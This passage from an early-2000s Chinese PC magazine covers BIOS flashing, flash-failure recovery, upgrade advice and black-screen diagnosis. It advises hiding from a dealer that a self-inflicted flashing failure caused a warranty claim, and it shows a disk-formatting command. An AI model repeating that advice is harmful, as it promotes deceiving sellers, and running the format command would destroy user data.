	VIADMATOOL程序无法找到设备	这个问题比较常见，最主要的原因是未正确安装VIA四合一驱动程序，4.20版本以下无此问题，但自4.20版本开始默认不安装VIA bus master IDE drivers程序，可以从驱动之家单独下载2.1.50.3版本IDE程序，安装后就可解决该问题
无法找到显示器驱动程序	许多显示器不提供驱动程序盘，虽然使用Windows提供的其他显示器的驱动程序也可以正常使用，但显示为其他厂商的型号总不是一件好事	自编显示器的驱动程序，可以找到显示器厂商的同类别显示器驱动程序（是一个INF文件），用记事本打开后进行修改，不过要注意其中的有关参数不要超过显示器说明书上的最大值

总的来说，升级硬件设备的驱动程序可以带来性能上的提升和功能的增强，但也可能在升级后出现兼容性问题或其他不稳定因素，此时可以选择还原到原来的版本，要是你曾经用Ghost备份的话就简单得多了。

今天，你升级了吗？之BIOS篇

□江苏　刺猬



我们经常从各种IT媒体上看到升级BIOS（Basic Input/Output System，基本输入/输出系统，它是被固化在计算机ROM芯片上的一组程序，为计算机硬件提供最低级、最直接的控制与支持）的文章，现在不仅主板的BIOS可以升级，就连显卡、光驱、Modem的BIOS等都可以升级（不过光驱、Modem的BIOS一般换了一个名称，称为Firmware）。可以说，能否独立完成这些硬件BIOS的升级，已成了检验菜鸟老鸟水平高低的一个标志。

为什么要升级BIOS呢？

1.修正原来的Bug。硬件推出后发现存在Bug或与其他硬件不兼容，硬件厂商（特别是主板和显卡厂商）便采取升级BIOS的方法来解决，最典型的是为了适应Ultra ATA/66/100、AGP4X以及支持大容量硬盘和256MB以上大内存的需要，有时为了与最新操作系统如Windows Me/2000相适应也不得不推出新版本的BIOS。

2.增加新的功能。有时升级BIOS不一定是为了修正原有的Bug，如主板厂商推出新版本的BIOS以识别PⅢ，这样就可以让用户使用新的硬件。

3.用户DIY的需要。许多DIYer升级BIOS的一个目的是个性化的需要，一方面看着BIOS的发布日期不断更新（“虚荣心”哟），另一方面可以通过一些工具软件将BIOS中的文字信息更改成我们想要的文字，让开机画面上的能源之星LOGO换成你自己的照片等，是不是够酷的？

安全升级BIOS之步步高升

升级BIOS是一件有一定危险性的操作，主板厂商和经销商并不对由于升级失败造成的硬件损毁负责，因此在升级时一定要谨慎从事。

1.升级主板BIOS

第一步：先确定你的主板BIOS是否可以进行升级

要想进行主板BIOS的升级，首要条件是你主板上的BIOS芯片（一般为一个28针或32针的双列直插式的集成电路，上面标有“BIOS”字样）必须是Flash BIOS，否则可无法升级哟。至于是否属于可升级BIOS，你可从主板说明书中查到有关信息，或者到主板厂商的网站上查看有没有该型号主板的新版本BIOS，假如有的话当然就说明是Flash BIOS。

假如你的主板是1999年以后出厂的产品，那么一般都应该是可升级的BIOS。

第二步：寻找升级BIOS的擦写程序

目前，市场上主板的BIOS类型一般为Award BIOS和AMI BIOS两种，对应不同品牌的BIOS应该使用相应的擦写程序，最好不要混用。Awdflash.exe可以从许多硬件

网站（如www.mydrivers.com）下载得到，目前的最新版本是7.75版，但版本的高低并无多大关系。不过，笔者要提醒的是，一些著名的主板厂商例如华硕主板（ASUS）要求使用厂商改写的擦写程序，否则会引起不必要的麻烦。

第三步：下载最新版本的BIOS文件

一般来讲，主板厂商都会定期推出主板的新版本BIOS，以文件的形式放在网站上供用户下载，同时也会提供给授权的硬件网站提供下载。至于主板厂商的网址，我们可以从主板说明书上找到，为了安全起见，笔者建议朋友们还是到厂商的网站直接下载BIOS文件，一般都是一个大小为256kB的类似6vba0913.bin的数据文件。假如你无法找到自己主板型号的新版本BIOS，一种可能是还未推出，另一种可能是该型号主板推出的时间已很久，厂商已放弃继续开发其新的BIOS。

第四步：制作一张BIOS升级专用软盘

由于升级BIOS需要在纯DOS模式下进行，最好系统中不要再有任何驻留内存的程序存在，如Autoexec.bat、Config.sys文件等，当然也不能进入Windows系统，否则会由于加载硬件驱动程序而引起升级失败。笔者推荐各位使用软盘启动，当然这张软盘中除了Msdos.sys、Io.sys、Command.com三个必须的启动文件外，还要再拷入Awdflash.exe和6vba0913.bin两个文件，可千万不能使用Windows的超级启动盘哟。

第五步：设置主板的BIOS为可写入状态

许多主板为了防止CIH病毒的破坏，设置了一个Flash ROM跳线开关，用来设置BIOS的只读/可写入状态。我们在升级BIOS之前必须根据主板说明书将这个跳线开关设置为可写入状态。现在许多主板已改在BIOS中进行设置，这就更方便了。

第六步：用软盘启动系统进行BIOS升级

用刚才制作的启动盘启动系统，待出现A:\>提示符后，键入如下命令：

Awdflash.exe（假如你的主板是AMI公司的BIOS，那么必须使用AMI的擦写程序）

擦写程序首先显示当前BIOS的版本和发布日期等信息，接着会提示输入新版本的BIOS文件名，只要在"File Name to Program"文本框下输入你所下载的新版本BIOS文件名，如6vba0913.bin，按回车键确认。

擦写程序将提示是否保存旧版本的BIOS文件，假如你想保存，可以输入"Y"后保存下来，这样万一升级失败还可以恢复原来的BIOS。

程序再一次询问是否进行BIOS升级，回答"Y"后升级过程就正式开始。此时你会在画面的下方看到一个进度条不停向右移动，一般情况下只需20秒左右就可以结束。

升级结束后，擦写程序会告诉你升级完成，按F1重启动系统，按F10返回DOS状态，一般情况下都是按F1。假如一切顺利的话，重启动系统后就可看到BIOS的发布日期已经更改，然后将Flash ROM设置回原来的状态（防止CIH病毒的破坏），重新进行有关CMOS的设置。

2.升级显卡BIOS

显卡BIOS的升级过程和升级主板BIOS的过程相仿，同样需要从网上先下载擦写程序和新版本的显卡BIOS文件，使用最普遍的是Nv4flash.exe程序（适用于nVidia公司的显卡芯片），再从驱动之家或显卡厂商的网站上找到自己显卡的新版本BIOS文件。注意它的文件名与主板BIOS的文件名是有一些区别的，前者的扩展名为BIN，后者的扩展名为ROM。另外还要注意是SDRAM还是SGRAM/DDR显存的BIOS版本，当然显卡BIOS的升级工作同样必须在纯DOS模式下进行。键入Nv4flash.exe，首先出现的是Nv4flsh.exe程序的一些帮助信息，接着就可以用"Nv4flash.exe *.rom"（这里的"*"代表显卡BIOS文件名）进行升级，在升级显卡BIOS的过程中屏幕会出现一些混乱并高速抖动，这是正常现象，稍候片刻屏幕就会恢复正常，待看到提示重启动的信息后按照提示做就可以了。

升级失败后怎么办？

"天有不测风云"，升级BIOS虽然只有短短的几十秒，但一旦升级失败，所带来的损失可就大了。一般情况下，硬件厂商都不对由于升级BIOS而导致的硬件故障负责。假如发生这种情况，怎么办呢？

1.主板BIOS升级失败的预防与补救

下面笔者用表格的形式将升级BIOS过程中常见的失败原因说明一下，并给出了一些相应的预防措施，供朋友们升级时参考。

最容易引起升级主板 BIOS 失败的几种原因	预防措施
在升级过程中断电	这是最忌讳的一件事，在升级过程中特别是进度条已开始走的时候你所能做的就是祈祷不要断电，笔者建议最好事先准备一个 UPS，或者索性在晚上进行 BIOS 升级（因为这个时候一般都不大会断电）
BIOS 文件受损	有些 BIOS 文件是将擦写程序和数据文件做成一个 ZIP 文件，下载后还必须进行解压，实际上这种文件最容易受损，因为 ZIP 文件在压缩和传输时有一些不确定性。建议到主板厂商的网站上下载新版本的 BIOS 文件，不要随便到一些不负责任的私人站点下载，当然你的软盘也要保证完好无损，最好事先进行一次格式化。
使用了错误的文件	现在的主板型号非常之多，即使是同一厂商也有多种品牌的产品，像磐英公司就有 6VBA、6VBA+、3VBA、6VCA 等型号相近的主板，在下载时可要看清楚哟。当然，一些超级DIYer使用其他型号的BIOS来更新不在此例。

上面是在升级主板BIOS之前应该注意的事项，但万一升级失败了，有什么好办法来挽救呢？（见后表）

2.显卡BIOS升级失败的补救

万一显卡BIOS升级失败后该怎么办呢？其实，修复显卡BIOS的方法比较简单，只要你手头有一块PCI或ISA显卡就可以了。首先将已损坏的AGP显卡从插槽中拔出来，然后插入一块PCI或ISA显卡，当然此时要将显示器与PCI显卡或ISA显卡进行连接。启动系统后进入CMOS设置程序，到"PCI/Plug and Play setup"里找到"Primary Display Card"项，将原来的"AGP"更改为"PCI"或"ISA"，对原来设定的主显示卡信息进行更改，否则无法进行下一步操作。然后你就可以重新将原来的AGP显卡插进去，但笔者要提醒的是，这时你的显示器仍应该与PCI或ISA显卡相连接。用软盘启动进入纯DOS状态，再一次运行Nv4flash.exe程序重新刷新显卡的BIOS，成功后拔出PCI或ISA显卡，将显示器恢复为与AGP显卡相连，当然还要记得回到CMOS设置程序中进行主显卡的更改。是不是比恢复

受损主板的 BIOS 简单多了？

BIOS 升级失败的不同情况	补救绝招	
主板仍在保修期内	向原经销商更换一块新的主板，当然这一绝招需要你的“勇气”和“胆略”，可千万不要告诉他说是自己升级 BIOS 搞坏的哟（尽量理直气壮一些，装作若无其事的样子好了）	
主板已过保修期	利用 Boot Block 块恢复	很多使用 Award BIOS 的主板 BIOS 中有一个 Boot Block（引导块），在升级 BIOS 时默认不进行升级，这样万一失败后可以利用 Boot Block 进行恢复。但 7.0 版本后的 Awdflash.exe 程序会默认刷新 Boot Block，因此假如你想保存 Boot Block 的话，必须在升级 BIOS 时使用/SB 参数，这样才可以强行跳过。恢复时，由于 BIOS Boot Block 只支持软驱和 ISA 显卡等最基本的硬件，而现在显卡大多都是 AGP 卡，恢复操作时就只能摸黑进行了，但你可以通过判断软驱的灯亮或灯熄来进行。假如你对盲操作没有把握，也可以事先做好一张紧急恢复盘，除拷贝入 awdflash.exe 和*.bin 两个文件外，再建立一个 Autoexec.bat 文件，内容如下： awdflash.exe 6vba0913.bin /sn/py（“sn”代表不备份旧的 BIOS 文件，这样可免去一次按“N”键的操作；“py”代表自动完成 BIOS 的刷新任务）
	热插拔法	寻找到一块型号相同的主板，将该主板上可以正常工作的 BIOS 芯片拔下插到受损主板上，然后仍旧用启动盘启动，取下正常工作的 BIOS 芯片（注意是带电拔取），再将损坏的 BIOS 芯片插上（也是带电插上），重新从软盘上运行 awdflash.exe 程序，再一次写入原来保存的 BIOS 文件。不过，这种方法只适用于老鸟级高手，其他菜鸟朋友切勿模仿。
	用编程器重新写入	这种方法没有多大危险，但需要一定的条件。最主要的是要能寻找到 ROM 编程器，用它来重新对损坏的 BIOS 芯片进行编程，但这个编程过程需要在 DOS 模式下进行，将损坏的 BIOS 芯片从主板上拔下，然后插到编程器上的 ZIP 插座上，按照编程器软件的操作说明进行。假如你无法寻找到编程器，可以到市场上请专门的维修部重新写入 BIOS 文件，费用也不高，50 元总可以搞定了。

最后的告诫

其实，据笔者的看法，虽然新版本的BIOS不断推出，但对一般朋友而言并无多大益处。所以，除非你的新硬件不能被主板识别，或者各硬件之间存在一些兼容性问题，那么可以考虑升级主板或显卡的BIOS。虽然笔者自己的磐英6VBA主板从05/19/1999一路升级到现在的09/13/2000，但也几乎从未感受到系统性能上的提升。

怎么样，现在应该知道该在什么时候和该怎样升级BIOS 了吧？

□四川 陈潇恺

今天，你升级了吗？之硬件升级篇

春天到，万物复苏，许多用户也在这个时候开始了电脑升级。笔者帮朋友们升级过许多台电脑，在同这些需要升级的朋友的交谈中，发现许多人对电脑升级认识不足。下面就个人的观点发表一下看法。

你有必要升级吗？

考虑升级时，必然是电脑产生了一定的缺陷，或者不能满足你的要求，譬如你需要使用 Windows 2000 操作系统，但是内存只有 16MB；又如你的朋友借给你一张 3D 游戏盘，但是你的老机吃不消；或者你的机器运行起来像老牛一样……这时的确该升级了。

让电脑运行起来更爽，而且你有多余的闲钱，升级又何乐而不为呢？如果你的电脑几乎能够满足你的所有要求，那就不太需要考虑升级了。

不同档次电脑的升级方案

我该升级 CPU、内存，还是主板呢？如果具体落实到升级 CPU，我该升级什么样的 CPU 呢？升级时要注意什么呢？谁不想花同样多的钱获得最大的性能提升？下面笔者就不同档次的电脑给出一些升级的方案。

1.使用奔腾CPU的电脑

笔者建议：不要升级，尽可能的超频使用！能用就将就着用，如果实在不行就购买新的电脑！

原因：奔腾 CPU 的电脑年代已经很久了，如果要升级，恐怕要更换的配件和买一台新的电脑差不多，那升级岂不太亏！

2.使用K6-2 CPU的电脑

对于资金不充足的朋友，笔者建议：可以进行一些小幅度的调整，将K6-2 CPU更换成为K6-2+，加大内存，购买二手的VooDoo2显卡，这样带来的性能提升比较明显，而且花费绝对不超过600元（原来的配件卖掉）。

对于资金充足的朋友，笔者建议：卖掉全部旧电脑，更换新的电脑。

3.使用赛扬或者奔腾2 代CPU的电脑



对于资金不充足的朋友，笔者建议：将CPU更换成赛扬2代，把显卡更换成TNT2系列，加大内存。在升级的过程中如果遇到主板不支持赛扬2代，可以有两种方案解决：第一，升级主板BIOS，此方案不适合于初学者，并且由于主板往往年代久远，BIOS不一定能升级。第二，使用赛扬2代专用转接卡，目前有一种赛扬2的专用转接卡，该卡可以独立给CPU供电，所以即使主板不能提供额定电压也能用，不过这个卡卖得很少，或许能找到。

4.使用赛扬2代CPU或者毒龙的电脑

笔者建议：不要升级 CPU，而是把资金投资在显卡上面，并且笔者建议这些用户超频使用 CPU，尽可能地把 CPU 的最大潜能发挥出来。

不同用途的升级策略

下面按照电脑使用范畴给出一个升级的策略。

如果你用电脑主要是玩游戏，那么升级次序按照显卡—>内存—>CPU—>硬盘。

如果你用电脑主要是图形处理，那么升级次序按照内存—>CPU—>显卡—>硬盘。

如果你用电脑主要是办公和数据存储，那么升级次序按照CPU—>硬盘—>内存。

如果你用电脑主要是学习C语言和汇编等基于DOS的电脑语言，笔者觉得没有必要升级（笔者学校里面还有一堆486电脑给我们上计算机语言课用）。

升级的另一途径：购买二手电脑

购买二手电脑也是升级的一个途径，笔者就购买二手电脑的问题谈几点（我经常帮同学购买）：

有几个东西最好不用二手的，这就是主板和硬盘，尤其是主板！二手硬盘容易坏这个大家都知道，但是二手主板更容易坏！购买了二手主板几乎等于恶梦的开始，使用二手主板往往会出现一些非常奇怪的故障，而这些故障往往又不大（你的电脑仍然能用）不小（可惜不能发挥正常功能），非常烦人，而且几乎是不可排除的故障（电子元件上面有损坏等）。

还有就是购买二手配件一定要当时就用，而且要尽量狂用，有些二手电脑商给你承诺什么3天包换，3个月质保等等，但到时候的结果：用户要负一些维修费用。笔者建议大家在购买的时候，根本不要依赖什么质保，一定要做好一次买断的准备，认真选！

购买新电脑的一些建议

升级不划算，怎么办？就购买新电脑。

1．买新电脑时，笔者强烈建议使用毒龙或者雷鸟的CPU，许多初学的用户怕使用这个CPU的原因无非是它的，发热量大，不过笔者实际使用发现，只要你使用了专用的散热风扇（购买CPU的时候会配备）完全没有问题！那些所谓的什么1年以后风扇坏了，CPU就完蛋等等之说大家不必担心，有以下原因：

第一，现在的新主板几乎全部具有风扇、CPU温度监控功能，就算出问题也不一定CPU就完蛋了。

第二，恐怕用不到1年就会升级，因为该类CPU价格非常便宜，你用半年卖掉然后购买新的，价格说不定都比同样性能的Intel CPU划算。

第三，如果我们购买同样性能的Intel CPU，价格往往高出很多，就算你CPU被烧了，换新的也比用Intel的划算。

第四，超频，这个是对DIY老鸟而言的了，关于这类CPU超频后的效果我就不说了。

2.其次比较重要的就是显卡的速度，这个因为许多文章提到了，笔者不再多说。

3.最后要注意，如果资金允许，尽可能地使用RAID（磁盘阵列），这个功能带来的性能提升是非常巨大的，一个实际测试：雷鸟800+7200转硬盘安装Win98约需要10分钟，毒龙650+RAID（两个7200转硬盘）安装Win98约需要7分钟。

升级或者购买电脑的流程：确定价格—>选择最高的性能—>同样等级中选择最稳定的—>同样等级同样稳定中选择最便宜的—>购买电脑。

希望大家的电脑都又快又稳！

□福建　Shaw

小插曲



在下计算机的主要配件如下：磐英MVP3主板（EP-51MVP3E-M），AMD K6-2-300的CPU，64MB的LGS-7J内存条，丽台S3500ZX显卡（8MB显存，显示芯片为nVIDIA的RIVA128ZX），6.4GB的昆腾火球七代硬盘（分为C、D、E、F四个逻辑盘），银河ATX机箱（250W电源），三星410B显示器。该机是1998年10月买的，平时主要用来上网、开发软件等，买来后从未进行过任何形式的升级。近期花八百大洋买回一条128MB的现代内存条及一块K6-2-450的CPU。升级历程就此展开，小记如下，与大家共享。

在下所用的磐英MVP3主板的核心电压可通过硬跳线调整，有2.1/2.2/2.4/2.8/2.9/3.2共六档电压。在设定CPU频率时也要通过主板上的BUS Clock（即外频，有60/66/75/83/95/100MHz六档〕和Multiplier（即倍频，有2、2.5、3、3.5、4、4.5、5七档）两组硬跳线才能实现（“古老”吧），主板说明书标明最高能支持500MHz的K6-2或Pentium。

原来的那块K6-2-300工作在100MHz外频下，倍频设为3。换上新买的K6-2-450，将倍频设为4.5，启动计算机后按下Pause键，屏幕显示的数据让在下“大跌眼镜”：AMD-K6-2/400 CPU Found。这块CPU在经销商的主板上采用默认电压后BIOS自动识别出来过，可这是一块货真价实的K6-2-450呀！难道是主板的BIOS太旧了，只能认到K6-2-400？查看启动消息，显示BIOS的日期为‘08/03/1998’。上网直奔http://www.epox.com.cn/bios/bios_index.htm，发现适用MVP3主板的BIOS其对应的“主要作用”下有“可以识别：K6-2/K6-III 450,500”等字样，马上将大小为128kB的09-03-1999版vp309903.bin以及主板BIOS所用的刷新程序Awdflash.exe给Down了下来，准备升级主板的BIOS。

为了避免BIOS升级悲剧，共下载了两份Vp309903.bin，通过比较发现两者完全一致。然后将计算机接到一台UPS上，以保证电源“万无一失”。接下来用光盘启动至DOS状态下，用“format c:/u/q/s”将C盘快速格式化（安装完系统后就在纯DOS状态下用Ghost分别做了C盘和D盘的映像文件），再从C盘重新启动计算机（此时未加载任何驱动程序）到纯DOS状态。将Vp309903.bin和Awdflash.exe拷至C盘根目录下，先用Awdflash.exe将主板的旧BIOS在软盘上做两个备份。万事俱备后，用Awdflash.exe将Vp309903.bin刷入主板……很顺利，没有错误信息。重启，睁大眼睛查看屏幕信息：BIOS日期为“09/03/1999”，外带“AMD-K6-2/450 CPU Found”。至此新CPU彻底安装成功。

体会：BIOS升级最好用硬盘进行，不仅速度快，而且出错的几率远远小于软盘，不过要小心病毒；有条件最好挂在UPS上进行。另外，提醒大家：在“零拔插力”的Socket7底座上安装CPU时，要将CPU缺一针的那角对好底座少一孔的那角，底座手柄一定要拉到最高位，否则装卸CPU时很费力而且容易将CPU的引脚弄弯。

使用计算机的朋友，相信都遇到过计算机“罢工”的事情，特别是令人头痛的显示器“黑屏”故障，几乎没有任何错误的提示供使用者参考，就算是那些功底深厚的DIY高手解决起来也常常是一头雾水，不知道从哪里入手。本文将详细介绍一下引起计算机“黑屏”现象的诸多因素，并给出相应的诊断及其维修解决方案，帮助大家远离黑屏的困扰。 ——步步高栏目主持 小渔

□浙江 张京京

当黑屏降临时…

从黑屏时系统喇叭是否发出相应的报警声来分的话，可以分为“有声”黑屏和“无声”黑屏两种。

一、“有声”黑屏

这种黑屏现象通常发生在计算机系统启动进行自检时，而且机箱或者主板上附带的喇叭都会有相应的声音响应，其原理在于计算机在每次冷启动时都会自动运行POST（Power On Self Test）诊断程序对系统硬件进行自检，当发现系统硬件出现问题时就会通过主板或者机箱上附带的喇叭发出相应的报警声。

这种黑屏现象是比较容易进行判断和解决的，大家可以根据系统喇叭发出的报警声来判断系统发生故障的部位，从而“对症下药”。下面就来介绍一下几种常见的“有声”黑屏故障及其相应的解决方法。

1.系统启动时黑屏，而且系统喇叭发出一长两短（或者一长三短）的报警声。



此种黑屏现象是典型的计算机显示系统故障，快速的一长两短的报警声表示在系统启动时显卡自检出错，通常是由显卡与主板插槽接触不良所导致的。具体的解决方法就是打开机箱，将显卡拔出来重新插一下（排除故障时可以先不用螺丝固定，插牢就可以了），接上显示器接头重启计算机看看问题是否已经解决。如果多次插拔还是同样的报警声的话，看看显卡的金手指部分是否已经被氧化，如果有氧化现象的话用普通的橡皮在上面擦几下，然后重新插回去试试看。如果经过上面两个步骤还是无法解决的话，那么问题一般集中在显卡插槽中的金属弹簧接触片上，可能其中的部分接触片被压得太紧而无法和显卡的金手指很好接触而导致两者之间接触不良。大家可以仔细观察一下显卡插槽部分的金属弹簧接触片，对于压得太紧的部分金属弹簧接触片，要利用针等细尖物体进行手工矫正。通过上面的三个步骤，通常可以顺利解决这种黑屏现象。如果还是出现报警声的话，那么问题就极有可能出在显卡上，可以更换其他的显卡来进行测试，看是否是显卡的问题。

慢速的一长三短的报警声表示系统自检时显示器出错，通常是由于显示器和显卡之间的D型接口接触不良引起的。对于这种情况，请检查显示器与显卡的信号线插头是否接触良好，显示器接显卡插头插针是否有弯曲或断针的现象。

2.系统启动时黑屏，而且系统喇叭发出连续不断的报警声。

此种黑屏现象是典型的内存系统故障，通常是由于CPU风扇带来的灰尘掉入内存插槽内引起局部短路或接触不良而引起的。它的解决方法和上面介绍的解决显卡接触不良的方法类似，大家可以先检查内存条的安装情况，用手按几下内存条，或者重新插拔一下内存条，或者将内存条换插槽安装。如果还不行，可以仔细观察一下内存条的金手指，看是否已经被氧化，如果被氧化的话要用橡皮在上面擦几下。内存插槽应该用小号细毛刷将其中的灰尘清扫干净，然后重新插好内存。通过以上步骤，一般可以解决内存接触不良的问题。

如果通过上面的方法还是出现报警声的话，那么问题就极有可能出在内存上，应该换用好的内存条来判断是否是内存的问题。

3.系统启动时黑屏，而且系统喇叭发出“1长9短”的报警声。

此种黑屏现象是由于主板上存放BIOS的CMOS芯片损坏而引起的，它的解决方法只能是更换主板或者用EPROM重新烧制一块来替代已经损坏的芯片。

上面介绍的黑屏现象的系统喇叭报警声是以大家常见的AWARD BIOS为例的。除了AWARD BIOS外，目前市场上常见主板还有采用AMI或者Phoenix BIOS芯片的，为了方便使用这两种BIOS的用户，下面就简单地介绍一下这两种BIOS在遇到上面类似的“黑屏”错误时所发出的报警声。

① AMI BIOS

“1长8短”的报警声：同AWARD的“1长2短”，主要是计算机显示系统的故障。

“1长3短”的报警声：同AWARD的连续不断的报警声，主要是内存部分的故障。

“9短”的报警声：同AWARD的“1长9短”，通常是存放BIOS的CMOS芯片损坏。

② Phoenix BIOS

“3短3短4短”（或者3短4短2短、3短4短3短）的报警声：同AWARD的“1长2短”，主要是计算机显示系统的故障。

“1短3短2短”（或者1短4短1短、2短1短2短、2短4短4短）的报警声：同AWARD的连续不断的报警声，主要是内存部分的故障。

二、“无声”黑屏

“无声”黑屏是相对于“有声”黑屏而言的，也就是在系

统出现黑屏现象时系统喇叭并没有相应的系统报警声。而正因为没有相应的报警声，使得在处理“无声”黑屏时要比有声黑屏困难得多。

从笔者多年DIY的经验来看，“无声”黑屏故障主要是由以下几种常见的原因所引起的：供电系统、主板、BIOS以及其他一些比较少见的情况等。下面就来逐一介绍这些“无声”黑屏故障以及相应的检测解决办法。

1.计算机供电系统故障导致黑屏

计算机供电系统故障可由交流供电线路断路、交流供电电压异常、计算机电源故障或主机内有短路现象等原因造成。计算机供电系统故障不一定就是计算机电源故障所致，当交流供电电压异常（超压或欠压）、主机电源空载和机内有短路现象时，主机电源内部的保护电路启动，自动切断电源的输出以保护主机内的设备。对于此种原因导致的黑屏故障，我们要以电源为重点检测对象，采取下列步骤来检测具体故障原因，并根据不同的情况采取不同的解决方法。

⑴首先检查交流供电电源接入主机电源是否正常，主机的电源线是否接好，电源插头与220V交流插座是否接触良好。

⑵确认交流供电电源正常接入主机电源后，打开计算机面板上的电源开关，将手移到主机机箱背部的电源出风口处，感觉一下是否有风吹出，据此可以初步判断计算机电源是否正常工作。

①如果计算机电源出风口没有风，则计算机电源出现故障的概率比较高，可以采取下面的办法来对计算机电源进行“诊断”：

将耳朵靠近计算机电源，短时间打开电源开关通电并注意仔细听，如果听到电源内部发出“滋滋滋…”的响声，说明电源处于“自保护”工作状态，其原因是交流供电电源不正常或机内有短路现象，导致计算机电源内部的保护电路启动而自动切断电源输出。

使用者自己进行检查时请按下述步骤处理：先用万用表交流电压档250V档检查接计算机主机电源插头的交流供电电压，如果交流电压超过240V或低于150V，计算机主机电源中的超压和欠压保护电路将启动，进而停止对计算机其他设备部件供电。对此问题可以通过换用稳压电源或UPS电源为主机供电来解决。

如用万用表检测交流供电电压正常，那么逐一拔去主机内接口卡和其他设备电源线、信号线，再通电试机。如拔除某设备时主机电源恢复工作，则是刚拔除的设备损坏或安装不当导致短路，使电源中的短路保护电路启动，停止对机内设备供电。如拔去所有设备的电源线和信号线后，电源仍处于无输出状态，电源风扇不转，说明是电源故障，请维修电源。

补充说明：检修电源时至少应连接一个负载（如光驱或硬盘），如空载接通微机电源，微机电源空载保护电路将启动，停止输出。

②如果计算机电源出风口有风出来，那么极有可能是计算机电源的输出电压有问题。

在测试计算机电源的输出电压时，可以在PS_ON（绿色）输出端与地线（黑色）之间串联一个100Ω的电阻，加电后使PS_ON变成低电平，看能否直接启动ATX电源。因为ATX电源采用＋5VSB和PS_ON组合信号来控制电源的开启与关闭。当PS_ON小于1V时，就可以开启电源，当大于4.5V时就关闭电源。同样，由于计算机电源内部有短路保护电路，所以测量电源输出电压时必须在电源的＋5V、＋12V　和地线之间串联一个电阻作负载，加电后使用万用表分别测量电源的±5V和±12V输出端电压及PG（Power　Good）信号，看其输出是否正常。

附：计算机输出电压示意表：

PIN	SIGNAL	PIN	SIGNAL
1	3.3V	11	3.3V
2	3.3V	12	-12V
3	GND	13	GND
4	5V	14	PS_ON
5	GND	15	GND
6	5V	16	GND
7	GND	17	GND
8	PW_OK	18	-5V
9	5V_SB	19	5V
10	12V	20	5V

另外，对于动手能力不强的使用者，如果没有条件进行上面两个步骤的检测工作，可以采用换电源，或者将自己的电源拆下来接到其他计算机上来检测计算机电源是否工作正常。

2.主板故障导致黑屏

主板系统故障可以由主板供电部分故障以及主板总线故障引起，当出现这些故障时同样会引起黑屏现象。具体检测系统故障是否由此两个方面的因素引起，可以采用下面的检测方法：

⑴确定主板的供电部分是否存在故障的最有效方法是测量主板的电源输入输出电阻值。主板的电源输入输出电阻是指在±5V、±12V四组主板输入电极与地线之间的电阻，有的主板的电源输入电阻无穷大，也有的在100Ω～500Ω之间，但是肯定没有低于10Ω以下的阻值。如果此时阻值为0或低于10Ω以下，则表明主板存在严重的短路问题，基本上已确定主板损坏。用万用表测量主板的输入电源对地的阻值为350Ω，属于正常范围。

⑵检查主板上的总线故障。正常情况下，加电后ISA插槽中的地址信号和数据信号均为脉冲信号，如果两者均无脉冲信号，则可能是CPU没有工作。若个别地址总线或数据总线为恒定电平或有脉冲信号，则是系统总线故障。可利用ISA插槽的A10槽的IO　CHRDY和B10（地）短接的方法，强制CPU执行一个总线周期后便停止，用逻辑笔检测ISA总线槽上的地址和数据信号是否正确。将A10接地后CPU地址输出值A19－A0恒为FFFF0H，D15－D0恒为5BEAH，存储器读信号（MEMR）为低电平，只要I/O　CHRDY低电平信号不消失，CPU就一直处于等待状态。正常情况下，CPU在执行第一条开机指令的第一个总线周期时，地址信号值为0FFFF0H，传输的路径是CPU→地址锁存器→总线驱动器芯片→BIOS。数据信号值是5BEAH，传输路径为BIOS→数据传送/接收器芯片→CPU。这时，用逻辑笔或示波器就可以方便地检测出地址总线和数据总线上的信号是否正确。如果某位错或某几位错，按顺序跟踪检测，不难找到故障点。

检测确定是主板存在故障时，可以将主板送回主板生产厂家进行返修或者更换主板。

3.系统BIOS故障导致黑屏

主板BIOS对于计算机系统的重要性，相信广大的计算机爱好者都很清楚。主板BIOS的故障也会引起计算机系统启动时的黑屏问题。BIOS的故障通常是由于使用者刷新BIOS时误刷了错误的BIOS升级文件，或刷新时被断电等意外事件中断以及BIOS被CIH病毒等破坏所引起的。

对于因系统BIOS故障造成的启动黑屏故障来说，可以采用更换CMOS芯片和重新刷新BIOS这两种方法来解决。相比较而言，后者要比前者经济实惠得多，而且只要CMOS芯片没有物理损坏的话都可以采取后者的方法来解决。重新刷新BIOS的具体操作步骤在这里就不详细介绍了，基本上和正常的BIOS刷新工作的步骤一样。不过要提醒大家注意的是，由于系统BIOS在此时已经被破坏，因此启动时系统黑屏而无法看到系统屏幕的提示，因此要用ISA接口的显卡来引导系统，然后再进行刷新工作。

4.另类故障导致黑屏

除了上面介绍的一些常见黑屏故障外，还有一些比较少见的情况也会导致计算机黑屏故障，大家在检测所有硬件部件均无故障的情况下，可以考虑下面的因素。

①Power和Reset按键长时间短接引起系统黑屏故障

Power和Reset按键长时间短接将造成主板对计算机电源输入的Power Good信号无法正常识别，从而无法自举，引起黑屏故障。此种问题通常是由于机箱Power和Reset按键卡在相应的孔位里，或者Power和Reset按键中的弹簧质量差，或长时间使用后弹性变差导致的。对于此种问题引起的黑屏故障，可以采取将Power和Reset按键复位或者更换按键的弹簧来解决。

②CPU超频引起系统黑屏故障

尽管CPU超频可以提高系统的性能，但并不是每一颗CPU都可以进行超频使用的，而且CPU的超频能力也是有限的。当对CPU进行超频超过CPU所能承受的限度时，系统在启动时将无法自举而引起系统黑屏故障。要解决此种问题引起的黑屏故障，必须将CPU的工作频率降下来，采用硬跳线的主板只要调整相应的跳线就可以了，而采用软跳线的主板则必须采用CMOS放电或者在启动时按住特定的按键（如Insert等）来进行最保守的设置就可以了。

③主板部分线路短路引起系统黑屏故障

主板部分线路短路会造成计算机电源启动自动保护回路而切断对主板的供电，从而导致系统无法启动。此种问题通常是由于机箱质量比较差而导致主板安装时定位不准，或者主板线路和螺丝、机箱内的铁板接触导致系统部分线路短路而引起的。要解决此种问题引起的黑屏故障，必须找出引起系统短路的部位，然后重新进行合理地安装。

④CPU接触不良引起系统黑屏故障

CPU的接触不良会导致系统启动时自检失败而出现黑屏现象。此种问题通常是由于CPU的针脚弯曲、折断，转接卡接触不良或者转接卡损坏而引起的。要解决此种问题引起的黑屏问题，可以通过检查、矫正CPU针脚、重新插拔或者更换转接卡来解决。

⑤系统供电不足引起系统黑屏故障

